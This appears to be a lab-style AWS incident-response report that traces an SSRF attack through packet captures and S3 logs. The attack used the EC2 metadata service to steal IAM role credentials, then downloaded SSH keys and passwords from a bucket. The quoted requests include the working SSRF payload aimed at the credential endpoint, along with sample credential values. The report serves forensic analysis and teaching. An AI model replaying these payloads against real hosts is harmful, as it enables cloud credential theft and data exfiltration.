

AWS Security Incident Report

By: Elena Martín López



Objective Overview

This investigation uncovers a security breach in an AWS environment caused by stolen IAM credentials


Scope: Analysis of CloudTrail logs, S3 Access logs, and a PCAP file

Tools Used

Wireshark: For analyzing the PCAP file and inspecting network traffic

Splunk: For aggregating and visualizing the log data to detect anomalous patterns

Attack Timeline



Unauthorized Access

- **Metadata Exploitation:** The attacker accessed the AWS metadata service (169.254.169.254) from the internal IP (10.0.0.8).
- **Suspicious Activity:** Network logs indicate HTTP requests originating from the external IP 18.192.239.172.
- **Impact:** Enabled attacker to obtain temporary credentials and escalate actions.

No.	Time	Source	Destination	Protocol	Length	Info
16	16.690352	18.192.239.172	10.0.0.8	HTTP	173	GET /?url=http://google.com HTTP/1.1
25	16.709151	10.0.0.8	216.58.208.46	HTTP	193	GET / HTTP/1.1
27	16.721572	216.58.208.46	10.0.0.8	HTTP	596	HTTP/1.1 301 Moved Permanently (text/html)
39	16.725743	10.0.0.8	172.217.22.36	HTTP	197	GET / HTTP/1.1
41	16.770128	172.217.22.36	10.0.0.8	HTTP	6292	HTTP/1.1 200 OK (text/html)
50	16.775619	10.0.0.8	18.192.239.172	HTTP	1175	HTTP/1.1 200 OK (text/html)
63	23.383244	18.192.239.172	10.0.0.8	HTTP	204	GET /?url=http://169.254.169.254/latest/meta-data/iam/info HTTP/1.1
70	23.385854	10.0.0.8	169.254.169.254	HTTP	223	GET /latest/meta-data/iam/info HTTP/1.1
72	23.388071	169.254.169.254	10.0.0.8	HTTP	471	HTTP/1.0 200 OK (text/plain)
79	23.390800	10.0.0.8	18.192.239.172	HTTP	276	HTTP/1.1 200 OK (text/html)
87	31.709171	18.192.239.172	10.0.0.8	HTTP	232	GET /?url=http://169.254.169.254/latest/meta-data/iam/security-credentials/webapp-ro..
92	31.711632	10.0.0.8	169.254.169.254	HTTP	251	GET /latest/meta-data/iam/security-credentials/webapp-role HTTP/1.1
94	31.713222	169.254.169.254	10.0.0.8	HTTP	1596	HTTP/1.0 200 OK (text/plain)
101	31.714345	10.0.0.8	18.192.239.172	HTTP	1400	HTTP/1.1 200 OK (text/html)

Discovery of IAM Role Information

- **Metadata Service Access:** Used `http://169.254.169.254/meta-data/iam/info` to retrieve role details.
- **Retrieved Information:** `InstanceProfileArn`, `InstanceProfileId`
- **Automated Attack Execution:** The attacker used a script or automation tool (User-Agent: curl/7.61.1) to query the AWS metadata service and retrieve credentials
- **Purpose:** Identified role permissions for further exploitation

```
GET /?url=http://169.254.169.254/latest/meta-data/iam/info HTTP/1.1
Host: 18.159.108.162:4567
User-Agent: curl/7.61.1
Accept: */*

HTTP/1.1 200 OK
Content-Type: text/html;charset=utf-8
Content-Length: 208
X-Xss-Protection: 1; mode=block
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Server: WEBrick/1.3.1 (Ruby/2.3.3/2016-11-21)
Date: Fri, 08 Jan 2021 16:04:38 GMT
Connection: Keep-Alive

RESPONSE: {
  "Code" : "Success",
  "LastUpdated" : "2021-01-08T15:21:07Z",
  "InstanceProfileArn" : "arn:aws:iam::486288459312:instance-profile/webapp-role",
  "InstanceProfileId" : "AIPAXCOINAYFFCOHL6WW"
}
```

```
,18.192.239.172,arn:aws:iam::486288459312:user/admin-user,ssh-keys/id_rsa "GET /ssh-keys/id_rsa,HTTP/1.1",- 2622 2622 66
y.csv | sourcetype = csv

,18.192.239.172,arn:aws:iam::486288459312:user/admin-user,- "HEAD /,HTTP/1.1",- - 17
y.csv | sourcetype = csv

,18.192.239.172,arn:aws:iam::486288459312:user/admin-user,ssh-keys/id_ed25519 "HEAD /ssh-keys/id_ed25519,HTTP/1.1",- 432 11
y.csv | sourcetype = csv

,18.192.239.172,arn:aws:iam::486288459312:user/admin-user,ssh-keys/id_ed25519 "GET /ssh-keys/id_ed25519,HTTP/1.1",432 432 34
y.csv | sourcetype = csv

,18.192.239.172,arn:aws:iam::486288459312:user/admin-user,- "GET /?list-type=2&delimiter=%2F&prefix=ssh-keys%2F&encoding-type
y.csv | sourcetype = csv

,18.192.239.172,arn:aws:iam::486288459312:user/admin-user,- "GET /?list-type=2&delimiter=%2F&prefix=&encoding-type=url,HTTP/
y.csv | sourcetype = csv

,18.192.239.172,arn:aws:iam::486288459312:user/admin-user,- "HEAD /,HTTP/1.1",- - 23
y.csv | sourcetype = csv

,18.192.239.172,arn:aws:iam::486288459312:user/admin-user,passwords/password "HEAD /passwords/password,HTTP/1.1",- 69 8
y.csv | sourcetype = csv
```

Retrieval of Temporary IAM Credentials

- **Automated Metadata Service Access:** The attacker used tools like curl (**User-Agent: curl/7.61.1**) and Ruby scripts to query AWS metadata endpoints.
- **Credentials Stolen:** Successfully extracted IAM temporary credentials (AccessKeyId, SecretAccessKey, and Token) tied to the **webapp-role**.
- **Impact:** These stolen credentials enabled unauthorized access to AWS resources.

```
GET /?url=http://169.254.169.254/latest/meta-data/iam/security-credentials/webapp-role HTTP/1.1
Host: 18.159.108.162:4567
User-Agent: curl/7.61.1
Accept: */*

HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
Content-Length: 1332
X-Xss-Protection: 1; mode=block
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Server: WEBrick/1.3.1 (Ruby/2.3.3/2016-11-21)
Date: Fri, 08 Jan 2021 16:04:46 GMT
Connection: Keep-Alive

RESPONSE: {
  "Code" : "Success",
  "LastUpdated" : "2021-01-08T15:20:52Z",
  "Type" : "AWS-HMAC",
  "AccessKeyId" : "ASIAXCOINAYDZVHDQ37",
  "SecretAccessKey" : "HL2e7AiN8wf3MN+HhbpZdmZLmQZH6xxPTF38s4Z1",
  "Token" : "IQoJb3JpZ2luX2VjEjF////////wEaDGV1LWNlbnRyYWwtMSJGMEQICDYB968MMngHhgMQoRRLuMk/
```

```
GET /latest/meta-data/iam/security-credentials/webapp-role HTTP/1.1
Accept-Encoding: gzip;q=1.0,deflate;q=0.6,identity;q=0.3
Accept: */*
User-Agent: Ruby
Host: 169.254.169.254

HTTP/1.0 200 OK
Accept-Ranges: bytes
Content-Length: 1322
Content-Type: text/plain
Date: Fri, 08 Jan 2021 16:04:46 GMT
Last-Modified: Fri, 08 Jan 2021 15:21:07 GMT
Connection: close
Server: EC2ws

{
  "Code" : "Success",
  "LastUpdated" : "2021-01-08T15:20:52Z",
  "Type" : "AWS-HMAC",
  "AccessKeyId" : "ASIAXCOINAYDZVHDQ37",
  "SecretAccessKey" : "HL2e7AiN8wf3MN+HhbpZdmZLmQZH6xxPTF38s4Z1",
  "Token" : "IQoJb3JpZ2luX2VjEjF////////wEaDGV1LWNlbnRyYWwtMSJGMEQICDYB968MMngHhgMQoRRLuMk/
```

Enumeration and Exfiltration of Critical Files

- **HEAD/GET Requests:** Used to verify the existence of files in `ssh-keys/` and `passwords/` and to list and download sensitive files
- **Files Exfiltrated:** `ssh-keys/id_rsa`, `ssh-keys/id_ed25519`, `passwords/password`
- **Attacker's Access:** Leveraged **admin-user IAM account** and originated from IP `18.192.239.172`

```
,18.192.239.172,arn:aws:iam::486288459312:user/admin-user,ssh-keys/id_ed25519 "GET /ssh-keys/id_ed25519,HTTP/1.1",  
y.csv | sourcetype = csv  
,18.192.239.172,arn:aws:iam::486288459312:user/admin-user,ssh-keys/id_ed25519 "HEAD /ssh-keys/id_ed25519,HTTP/1.1"  
y.csv | sourcetype = csv  
,18.192.239.172,-,ssh-keys/id_rsa "GET /ssh-keys/id_rsa,HTTP/1.1",371 - 2  
y.csv | sourcetype = csv  
,18.192.239.172,-,ssh-keys/id_rsa "HEAD /ssh-keys/id_rsa,HTTP/1.1",371 - 4  
y.csv | sourcetype = csv  
,18.192.239.172,arn:aws:iam::486288459312:user/admin-user,ssh-keys/id_rsa "GET /ssh-keys/id_rsa,HTTP/1.1",2622 262  
y.csv | sourcetype = csv
```

```
sensitive-bucket-486288459312,[08/Jan/2021:16:09:32 +0000],18.192.239.172,-,passwords/password "HEAD /passwords/password,HTTP/1.1",371 - 3  
client_ip = 18.192.239.172 | host = kali | source = s3_logs_ready.csv | sourcetype = csv  
  
sensitive-bucket-486288459312,[08/Jan/2021:16:09:32 +0000],18.192.239.172,-,passwords/password "GET /passwords/password,HTTP/1.1",371 - 2  
client_ip = 18.192.239.172 | host = kali | source = s3_logs_ready.csv | sourcetype = csv
```

Key Findings from the Investigation

- **Compromise Identified:** Unauthorized access and data exfiltration confirmed
- **Attack Techniques:** Exploitation of AWS metadata service and misuse of IAM credentials
- **Sensitive Data Accessed:** SSH keys and potential passwords
- **Attacker's Trail:** Activities traced back to IP 18.192.239.172

Next Steps

- **Recovery Actions:** Complete auditing, credential resets, and system restoration
- **Preventive Measures:** Enforce IMDSv2, enable GuardDuty, and implement least privilege policies
- **Team Follow-up:** Assign responsibilities for actioning these recommendations